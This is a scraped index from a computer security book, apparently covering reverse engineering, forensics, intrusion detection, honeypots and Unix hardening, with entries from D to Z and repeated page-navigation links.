[DAC \(discretionary access control\)](#)

[daemon security \(Unix\)](#)

[DARPA \(Defense Advanced Research Projects Agency\)](#)

[data erasure tools](#)

[data packets \(TCP/IP\)](#)

[data recovery, legal considerations](#)

[databases](#)

[attacks on](#) [See SQL injection attacks]

[design errors, finding](#)

[shells](#)

[usage by web sites](#)

[dd command](#)

[dd tool](#)

[debug registers, Intel processors](#)

[debug traps](#)

[debuggers](#) 2nd [See also gdb; ptrace]

[deception network](#)

["decrypt-except" signature transform](#)

[DeepSight Analyzer](#)

[Defense Advanced Research Projects Agency \(DARPA\)](#)

[defragmenting](#)

[Deletang, Frederic](#)

[DELETE command](#)

[DES algorithm](#)

[DHCP](#)

[DI \(destination\) register](#)

[dictionary attacks](#)

[differential power analysis](#)

[Digital Millennium Copyright Act \(DMCA\)](#)

[directional antennas](#)

[directory traversal](#)

[dis-asm.h](#)

[disassemble_info structure](#)

[disassemblers](#)

[Linux](#)

[disassembly](#)

[identifying functions](#)

[prologue and epilogue](#)

[intermediate code generation](#)

[libopcodes, using](#)

[Linux, static linking and](#)

[program control flow](#)

[writing tools for](#)

[discretionary access control \(DAC\)](#)

[disk cloning](#)

[disk imaging](#)

[Disk KEK](#)

[display command](#)

[Dittrich, Dave](#)

[DMCA \(Digital Millennium Copyright Act\)](#)

[DMZ](#)

[DNS \(Domain Name Service\)](#)

[access controls](#)

[security risks](#) 2nd

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]]

[e2undel](#)

[EEPROM \(electrically erasable programmable read-only memory\) trapping](#)

[EFS \(Encrypting File System\)](#)

[data recovery](#)

[password reset issue](#)

[user interaction](#)

[Elcomsoft](#)

[ELF \(Executable and Linkable Format\)](#)

[dt_tag field](#)

[Dynamic String and Dynamic Symbol tables](#)

[headers](#)

[identification](#)

[program headers](#)

[PT_DYNAMIC segment](#)

[removed headers](#)

[sample reader](#)

[section headers](#)

[embedded IDS](#)

[embedded operating systems software, reverse engineering 2nd](#) [See also Windows CE]

[encapsulation \(TCP/IP\)](#)

[Encryption Plus Hard Disk](#)

[Authenti-Check](#)

[component names, function names, role names](#)

[installation and updating](#)

[local and corporate administrator recovery](#)

[One-Time Password](#)

[Single Sign-On](#)

[user configuration options](#)

[end-user license agreement \(EULA\)](#)

[ES \(extra segment\)](#)

[Ethereal 2nd](#)

[EULA \(end-user license agreement\)](#)

[Evidence Eliminator](#)

[browser garbage cleaning](#)

[Netscape Navigator](#)

[chat logs](#)

[clipboard wiping](#)

[swap file wiping](#)

[temporary files cleaning](#)


[Windows Registry Streams wiping](#)

[Executable and Linkable Format](#) [See ELF]

[Execute In Place \(XIP\)](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[Farmer, Dan](#)

[FD \(File Descriptor\) field, ls of output](#)

[file attributes \(Unix\)](#)

[file permissions \(Unix\)](#)

[file traces](#)

[file\(1\) command](#)

[filemon](#)

[files, recovery of deleted data](#)

[filesystem permissions](#)

[filesystems](#)

[finger service, security risks](#)

[fingerprints \(XML signatures\)](#)

[finish command](#)

[FIRE \(Forensic and Incident Response Environment\) CD-ROM](#)

[firewalls](#)

[host-based](#)

[stateful vs. stateless](#)

[first in, first out](#)

[Fleischmann, Stefan](#)

[FLIRT \(Fast Library Identification and Recognition Technology\) signatures](#)

[FOR loops](#)

[foremost](#)

[forensic traces, eliminating](#)

[forensics](#)

[bootable CD-ROMs](#)

[case study](#)

[DMZ](#)

[incident](#)

[investigation](#)

[logging](#)

[network structure](#)

[hardware employed for](#)

[hard drives](#)

[RAM](#)

[information detritus](#)

[tools](#)

[WinHex](#)

[forensics countermeasures](#)

[Evidence Eliminator](#)

[ForensiX CD-ROM](#)

[fork bombs](#)

[fprintf\(\)](#)

[fragmentation 2nd](#)

[variables](#)

[Fragroute](#)

[frames, functions](#)

[free space](#)

[FTP](#)

[security risks](#)

[FTP site reconnaissance](#)

[functions](#)

[generating signatures for \(Linux\)](#)

[identifying](#)

[signature collisions](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[PREV]

< Day Day Up >

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]

[gateway IDS](#)

[gdb \(GNU debugger\)](#)

[backtrace command](#)

[breakpoint support](#)

[config file \(.gdbinit\)](#)

[context macro](#)

[disassemble, p and x commands](#)

[display command](#)

[hardware debug register support or lack of](#)

[help info command](#)

[hexdump macro](#)

[info command](#)

[info frame command](#)

[info registers command](#)

[ptrace \[See ptrace\]](#)

[reg macro](#)

[SIGSTOP](#)

[standard process control instructions](#)

[watchpoints](#)

[GenI honeypot](#)

[GenII honeypot](#)

[geometric display of data](#)

[getfacl command \(Solaris 8\)](#)

[GNU BFD \(Binary File Descriptor\) library](#)

[file formats](#)

[initializing](#)

[GNU binutils package, drawbacks](#)


[GNU development tools](#)

[Granger, Sarah](#)

[GWES \(Graphics, Windowing, and Event Subsystem\)](#)

[PREV]

< Day Day Up >

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

hard drives

[filesystems](#)

[wiping tools](#)

[hard reboot](#)

[hardening](#)

[automation via scripts](#)

[kernel-level](#)

[hardware reverse engineering](#)

[hash algorithms](#)

[hbreak command](#)

[HCP \(Help Center Protocol\), Windows systems](#)

[header chaining](#)

[heads](#)

[heap overflows](#)

[heaps](#)

[Help Center program, Windows XP clients](#)

[help info command \(gdb\)](#)

[hex dumping, Linux](#)

[hex editors](#)

[hexdump macro](#)

[hexdump program](#)

[hexedit hex editor](#)

[hiding](#)

[covert channels, maintenance](#)

[forensic traces, eliminating](#)

[post-cleanup file traces](#)

[postattack cleanup](#)

[rootkits, functioning of](#)

[target assessment](#)

[High Cracking University \(+HCU\)](#)

[history](#)

[Hogwash](#)

[honeyd](#)

[Honeynet Project](#)

[honeynets](#)

[assembly prior to network connection](#)

[building](#)

[capturing attacks](#)

[installing the OSS](#)

[planning](#)

[victim machine installation](#)

[virtual environments](#)

[honeypots](#)

[motivation for deployment](#)

[purpose](#)

[research vs. production honeypots](#)

[Windows, problems deploying](#)

[horizontal port scans](#)

[host command](#)


[host IDSs](#)

[integrity monitors](#)

[logfile monitors](#)

[host restriction](#)

[host-based firewalls](#)

 PREV

[< Day](#) [Day](#) [Up >](#)


 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[ICE-86](#)

[ICMP "telnet"covert channel](#)
[ICMP \(Internet Control Message Protocol\)](#)
[IDA Pro](#)
 [disassembly options](#)
 [processor-specific parameters](#)
[Ident fingerprinting](#)
[identd, security risks](#)
[IDSs \(intrusion detection systems\) 2nd](#)
 [attacks against](#)
 [fragmentation](#)
 [integrity checkers](#)
 [protocol mutation](#)
 [spoofing](#)
 [Bayesian analysis](#)
 [accuracy](#)
 [balancing sensitivity and specificity](#)
 [likelihood ratios](#)
 [predictive value](#)
 [sensitivity](#)
 [specificity](#)
 [deployment issues](#)
 [top five mistakes](#)
 [future development](#)
 [embedded IDS](#)
 [strict anomaly detection](#)
 [visual display of dat](#)
 [gateway IDS](#)
 [host IDSs](#)
 [CDROMs, usage in](#)
 [integrity monitors](#)
 [logfile monitors](#)
 [IDS rule tuning](#)
 [limitations and vulnerabilities](#)
[network IDSs \(NIDSS\)](#)
 [anomaly detectors](#)
 [signature matchers](#)
 [Snort IDS case study](#)
 [stateful vs. stateless](#)
[IF-ELSE statements 2nd](#)
[IMAP, security risks](#)
 [import tables](#)
 [In Control 5](#)
 [incident case](#)
 [incident report](#)
 [incident response](#)
 [aggressive response](#)
 [definition](#)
 [framework](#) [See incident response framework]
 [importance of backups](#)
 [incident identification](#)
 [integrity-checking programs](#)
 [large networks](#)
 [cost effectiveness](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[John the Ripper password cracker](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[KDC \(Key Distribution Center\)](#)

[Kerberos protocol](#)

[KDC \(Key Distribution Center\)](#)

[preauthentication](#)

[timestamp decryption](#)

[principals](#)

[referrals](#)

[weaknesses](#)

[kernel processes, Windows CE](#)

[kernel-level hardening](#)

[Key Distribution Center \(KDC\)](#)

[key scheduling algorithm \(KSA\)](#)


[Kismet](#)

[Kiwi Syslog](#)

[klogd](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[LDR/STR \(Load/Store\) opcode](#)

[lease period](#)

[Liberty Crack Trojan](#)

[libopcodes](#)

[library Trojan kits](#)

[libwrap.so system library](#)

[Light, Steve](#)

[light-induced voltage alteration](#)

[LIKE modifier command](#)

[Linux](#)

[Bastille](#)

[debugging](#) [See [gdb ptrace](#)]

[disassemblers](#)

[ELF](#) [See [ELF](#)]

[GNU development tools](#)

[hex dumps](#)

[iptables and ipchains](#)

[reverse code engineering](#)

[antidebugging](#)

[antidisassembly](#)

[disassembly tools, writing](#)

[problem areas](#)

[runtime monitoring](#)

[lsof utility](#)

[ltrace utility](#)

[sys_ptrace](#)

[Linux HOWTOs](#)

[Litchfield, David](#)

[little endian format](#)

[LKM \(Loadable Kernel Module\)](#)

[Load String system call](#)

[Load/Store \(LDR/STR\) opcode](#)

[local DoS resource attacks \(Unix\)](#)

[log analysis](#)

[aggregation](#)

[challenges](#)

[correlation](#)

[covert logging](#)

[sniffers](#)

[global log aggregation](#)

[integration of Windows into Unix logging framework](#)

[kernel logging](#)

[log overflow](#)

[logfile types](#)

[loggable events](#)

[process accounting](#)

[SIM \(Security Information Management\) tools](#)

[Unix](#)

[remote logging](#)


[utilization of log data](#)

[Windows](#)

[logcheck](#)

[logfile monitors](#)

[logfiles](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[M-SEARCH directive](#)

[MAC \(Media Access Control\) addresses](#)

["Magic" packet-activated backdoor](#)

[mail servers, identifying](#)

[malicious code, reverse engineering](#)

[malloc\(\) bombs](#)

[ManTrap](#)

[Maximum Transmission Unit \(MTU\)](#)

[MD5 algorithm](#)

[Meade, Ian](#)

[MessageBoxW system call](#)

[Microsoft](#)

[SOAP \[See SOAP\]](#)

[SQL server vulnerabilities](#)

[Word forensics](#)

[mirrors](#)

[MOV \(Move\) opcode](#)

[Move opcode \[See MOV\]](#)

[Mstream](#)

[msyslog](#)

[MTU \(Maximum Transmission Unit\)](#)

[Muad'Dib's Crackme #1](#)

[MULTICS OS](#)

[mutual authentication](#)

[MVC \(eMbedded Visual C++\)](#)

["Hello World" program](#)

[Call Stack windows](#)

[Modules window](#)

[Registers screen](#)

[test.exe, reverse engineering with](#)

[MVT \(eMbedded Visual Tools\) 2nd](#)

[device emulator](#)

[MyNetWatchMan](#)

[MySQL database server, security risks](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[ncftp](#)

[Netcraft.com](#)

[netForensics](#)

[NetScanTools Pro](#)

[Network File System \(NFS\)](#)

[network IDSs \(NIDSs\)](#)

[anomaly detectors](#)

[signature matchers](#)

[Network Information Services \(NIS\)](#)

[network stalking](#)

[Network Time Protocol \(NTP\), security risks](#)

[NFS \(Network File System\)](#)

[security risks 2nd](#)

[ngrep](#)

[NIS \(Network Information Services\)](#)

[nm system utility](#)

[symbol scope](#)

[symbol types](#)

[Nmap 2nd](#)

[countermeasures to
techniques](#)

[NNTP, security risks](#)

[no-listener \(sniffer-based\) backdoor](#)

[NOP \(nonoperation\) sliding](#)

[NOTIFY directive](#)

[NOTIFY signal](#)

[npasswd tool](#)

[nslookup command](#)

[NTP \(Network Time Protocol\), security risks 2nd](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]]

[O'Dwyer, Frank](#)

[objdump utility](#)

[object store](#)

[od \(octal dump\) program](#)

[Old Red Cracker \(+ORC\)](#)

[One-Time Password \(EP Hard Disk\)](#)

[online reconnaissance](#)

[opcode patching](#)

[opcodes](#)

[opcodes \(operation codes\)](#)

[Open Source Security Testing Methodology Manual \(OSSTMM\)](#)

[OpenSSH access control 2nd](#) [See also SSH]

[operating systems, fingerprinting](#) [See OS fingerprinting]

[Orange Book](#)

[OS fingerprinting](#)

[active fingerprinting](#)

[Ident fingerprinting](#)

[Nmap](#)

[countermeasures](#)

[techniques](#)

[passive fingerprinting](#)

[pOf \(passive OS fingerprinting tool\)](#)

[RING tool](#)

[special purpose tools](#)

[TCP stack fingerprinting](#)

[TCP/IP timeout detection](#)

[TSN \(telnet session negotiation\)](#)

[XProbe](#)

[fuzzy matching system](#)


[OSSTMM \(Open Source Security Testing Methodology Manual\)](#)

[overflow attacks](#)

[buffer overflows](#) [See buffer overflows]

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[packers](#)

[packets](#)

[analysis](#)

[format, IPv4](#)

[fragmentation, 2nd](#)

[exploitation of](#)

[Nmap, using](#)

[variables](#)

[keys](#)

[sniffing](#)

[splitting](#)

[page files](#)

[Palm OS viruses](#)

[Liberty Crack Trojan](#)

[Phage virus, 2nd](#)

[passive attacks](#)

[passive fingerprinting](#)

[passive reconnaissance](#)

[tools](#)

[password attacks](#)

[password crackers](#)

[TSCrack program](#)

[password shadowing](#)

[password-guessing attacks](#)

[passwords](#)

[BIOS passwords](#)

[path abuse](#)

[payloads](#)

[byte overload reversal](#)

[PE \(Portable Executable\) file format](#)

[sections](#)

[PE header](#)

[PE loader](#)

[penetration testing](#)

[permanent data reservoir \(RAM\)](#)

[personal firewalls](#)

[Phage virus](#)

[phf exploit](#)

[PHP](#)

[PHP-Nuke application](#)

[defense examples](#)

[example attacks](#)

[installation](#)

[web site framework](#)

[physical sector copies](#)

[ping command](#)

[PINs \(smart cards\)](#)

[PKI \(Public Key Infrastructure\)](#)

[PKINIT](#)


[platform attacks](#)

[platters](#)

[Pocket PC, vulnerability to viruses](#)

[pOf \(passive OS fingerprinting tool\)](#)

[POP3 \(Post Office Protocol Version 3\), security risks](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV


[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[quota facility](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[radio frequency signal drift, reducing](#)
[RADIUS \(remote authentication dial-in user service\)](#)

[Rain Forest Puppy](#)

[RAM \(Random Access Memory\) 2nd](#)

[RAM types](#)

[rapport](#)

[RARP \(Reverse Address Resolution Protocol\)](#)

[RC4 algorithm](#)

[RCE \(reverse code engineering\) 2nd](#)

[embedded operating systems](#) [See Windows CE]

[history](#)

[legality](#)

[Linux](#)

[antidebugging](#)

[antidisassembly](#)

[disassembly tools, writing](#)

[problem areas](#)

[serial.exe](#) [See serial.exe, reverse engineering]

[test.exe, using MVC](#)

[Windows CE](#) [See Windows CE]

[Windows code tools](#)

[debuggers](#)

[disassemblers](#)

[hex editors](#)

[install managers](#)

[personal firewalls](#)

[system monitors](#)

[unpackers](#)

[Windows examples](#)

[malicious binaries](#)

[Muad'Dib's Crackme #1](#)

[realms \(Kerberos\)](#)

[receiver operating characteristic \(ROC\) curve](#)

[reconnaissance](#)

[active](#)

[email](#)

[FTP](#)

[stealth](#)

[web site analysis](#)

[evidence left by](#)

[human](#)

[online](#)

[passive](#)

[tools](#)

[web searching](#)

[Recourse Man Trap](#)

[recover](#)

[Recovery Agents \(RAs\)](#)

[reflexive denial of service](#)


[reg macro](#)

[registers](#)


[ARM processor, description of](#)

[Registry system call](#)

[regmon](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[salt](#)

[Samspade.org](#)

[SAN Dshield.org](#)

[Sanfilippo, Salvatore](#)

[SANS](#)

[six-step incident response methodology](#)

['The Twenty Most Critical Internet Security Vulnerabilities'](#)

[scheduler, Windows CE](#)

[screensaver attacks](#)

[search engines](#)

[section tables](#)

[sections](#)

[sectors](#)

[secure wiping utilities](#)

[security](#)

[event](#)

[event correlation](#)

[incident](#)

[response](#)

[segment regeneration](#)

[SELECT command](#)

[sendmail](#)

[access control](#)

[sequential disassemblers](#)

[sequential port scans](#)

[serial number cracking 2nd](#) [See also serial.exe, reverse engineering]

[serial.exe, reverse engineering 2nd](#) [See also Windows CE]

[debugging](#)

[loading to a disassembler](#)

[step-through investigation](#)

[setfacl command \(Solaris 8\)](#)

[SGI machines, security risks](#)

[SGID \(Set Group ID\)](#)

[SGID bit](#)

[Shadow Password Suite](#)

[Shaft](#)

[shifting operations opcodes](#)

[shoulder surfing](#)

[shred tool](#)

[shroud tool](#)

[SI \(source\) register](#)

[signal drift, reducing](#)

[signature collisions](#)

[signature matchers](#)

[SIGSTOP](#)

[SIM \(Security Information Management\) tools](#)

[Sklyarov, Dmitry](#)

[slack space](#)

[smart cards](#)


[hacking](#)

[reverse engineering](#)

[SMB \(Service Message Block\) attack](#)

[SMB \(Service Message Block\) protocol](#)

[SMB network services, security risks](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

< Day Day Up >

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]

[talk, security risks](#)

[tar tool](#)

[TASK](#)

[tbreak command](#)

[TCP \(Transmission Control Protocol\)](#)

[ports, security risks of](#)

[TCP stack fingerprinting](#)

[TCP wrappers 2nd](#)

[binary form](#)

[TCP/IP \(Transmission Control Protocol/Internet Protocol\)](#)

[data packets](#)

[encapsulation](#)

[TCP/IP handshaking](#)

[tcpd 2nd](#)

[TCT \(The Coroner's Toolkit\) 2nd](#)

[telnet](#)

[security risks](#)

[telnet session negotiation \(TSN\)](#)

[telnet, shell on port covert channel](#)

[test.exe](#)

[reverse engineering with MVC](#)

[TFN \(Tribal Flood Network\)](#)

[TFN2K](#)

[TFTP \(Trivial File Transfer Protocol\), security risks of](#)

[TGTs \(Ticket-Granting Tickets\)](#)

[The Coroner's Toolkit \[See TCT\]](#)

[throwaway Internet accounts](#)

[Ticket-Granting Service \(TGS\), Kerberos](#)

[Ticket-Granting Tickets \(TGTs\)](#)

[tickets](#)

[timestamps](#)

[Timofonica Trojan](#)

[TKIP \(Temporal Key Integrity Protocol\)](#)

[/tmp directory, security risks](#)

[Torn 8](#)

[trace traps](#)

[traceroute 2nd](#)

[tracks](#)

[Transmission Control Protocol \(TCP\)](#)

[Trinoo](#)

[Tripwire 2nd](#)

[AIDE clone](#)

[Trojans](#)

[TSCrack](#)

[TSN \(telnet session negotiation\)](#)


[tsweb \(Microsoft\)](#)

[tunneling](#)

["The Twenty Most Critical Internet Security Vulnerabilities"](#)

 PREV

< Day Day Up >

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

UDP

[listener covert channel](#)

[ports, security risks of protocol](#)

[Ultra Edit](#)

[umask command](#)

[UNION command](#)

[Universal Root Kit \(URK\)](#)

[Unix](#)

[access control](#)

[application-specific access controls](#)

[binary logs](#)

[building a honeynet](#)

[daytime service, security risks](#)

[dd command](#)

[directory sticky bit](#)

[echo ports, security risks](#)

[file attributes](#)

[file permissions](#)

[groups](#)

[history](#)

[log analysis](#)

[remote logging](#)

[Windows logging framework integration](#)

[network protocols](#)

[network security](#)

[attacks on](#) [See Unix attacks]

[automated hardening](#)

[backups](#)

[BIOS passwords](#)

[daemons](#)

[eavesdropping prevention](#)

[filesystem permissions](#)

[hardening](#)

[host-based firewalls](#)

[login security](#)

[NFS and NIS](#)

[physical security](#)

[removal of insecure software](#)

[resource control](#)

[SSH 2nd](#)

[system configuration changes](#)

[system logging and accounting](#)

[system patches](#)

[TCP wrappers 2nd](#)

[/tmp directory, risks of](#)

[user management](#)

[X Windows](#)

[passwords 2nd](#)


[encrypted vs. nonencrypted](#)

[storage in files](#)

[process accounting](#)

[remote logging](#)

[root](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[VALUES modifier command](#)


[Vapor virus](#)

[Venema, Vietse](#)

[viruses, airborne](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

[SYMBOL] [A] [B] [C] [D] [E] [F] [G] [H] [I] [J] [K] [L] [M] [N] [O] [P] [Q] [R] [S] [T] [U] [V] [W] [X] [Y] [Z]
]

[Watchman](#)

[watchpoints \(gdb\)](#)

[web proxies](#)

[security risks](#)

[web services](#)

[web site analysis](#)

[weird.exe](#)

[WEP \(Wired Equivalent Privacy\)](#)

[cracking](#)

[data analysis](#)

[example](#)

[IV collision](#)

[wireless sniffing](#)

[WEPCRACK](#)

[WHERE modifier command](#)

[manipulation](#)

[WHILE loops](#)

[Whisker](#)

[whois command 2nd](#)

[Windows](#)

[forensic tools](#)

[honeypots, difficulty in deploying](#)

[log analysis](#)

[integration into Unix logging framework](#)

[reconnaissance tools](#)

[reverse code engineering](#)

[examples](#)

[tools](#)

[SOAP \[See SOAP\]](#)

[Windows 2003 Server](#)

[EFS \(Encrypting File System\) enhancements](#)

[data recovery](#)

[password reset issue](#)

[user interaction](#)

[Kerberos implementation](#)

[release history](#)

[third party encryption \(EP Hard Disk\)](#)

[Authenti-Check](#)

[component names, function names, role names](#)

[installation and updating](#)

[local and corporate administrator recovery](#)

[One-Time Password](#)

[Single Sign-On](#)

[user configuration options](#)

[Windows CE](#)

[architecture](#)

[contrasted with other Windows OSes](#)

[cracking techniques](#)

[NOP sliding](#)


[predictable system calls](#)

[strcmp and cmp](#)

[strlen and wsclen](#)

[disassembling a program](#)

[disassembling programs](#)

 PREV

[< Day](#) [Day](#) [Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[X Window System, security risks](#)

[x86 processor](#)
[key registers](#)
[xbreak command](#)
[Xenc \(XML Encryption\)](#)
[xfs servers, security risks](#)
[xinetd](#)
[XIP \(Execute In Place\)](#)
[XML \(Extensible Markup Language\)](#)
[XML Encryption \[See Xenc\]](#)
[XML signatures](#)
[XML-DSIG-Decrypt](#)
[XProbe](#)
[fuzzy matching system](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[Yarochkin, Fyodor](#)

 PREV

[< Day](#) [Day Up >](#)

 PREV

[< Day](#) [Day Up >](#)

[[SYMBOL](#)] [[A](#)] [[B](#)] [[C](#)] [[D](#)] [[E](#)] [[F](#)] [[G](#)] [[H](#)] [[I](#)] [[J](#)] [[K](#)] [[L](#)] [[M](#)] [[N](#)] [[O](#)] [[P](#)] [[Q](#)] [[R](#)] [[S](#)] [[T](#)] [[U](#)] [[V](#)] [[W](#)] [[X](#)] [[Y](#)] [[Z](#)]
]

[zap tool](#)

[_zombies](#)

[Zone Alarm](#)

 PREV

[< Day](#) [Day Up >](#)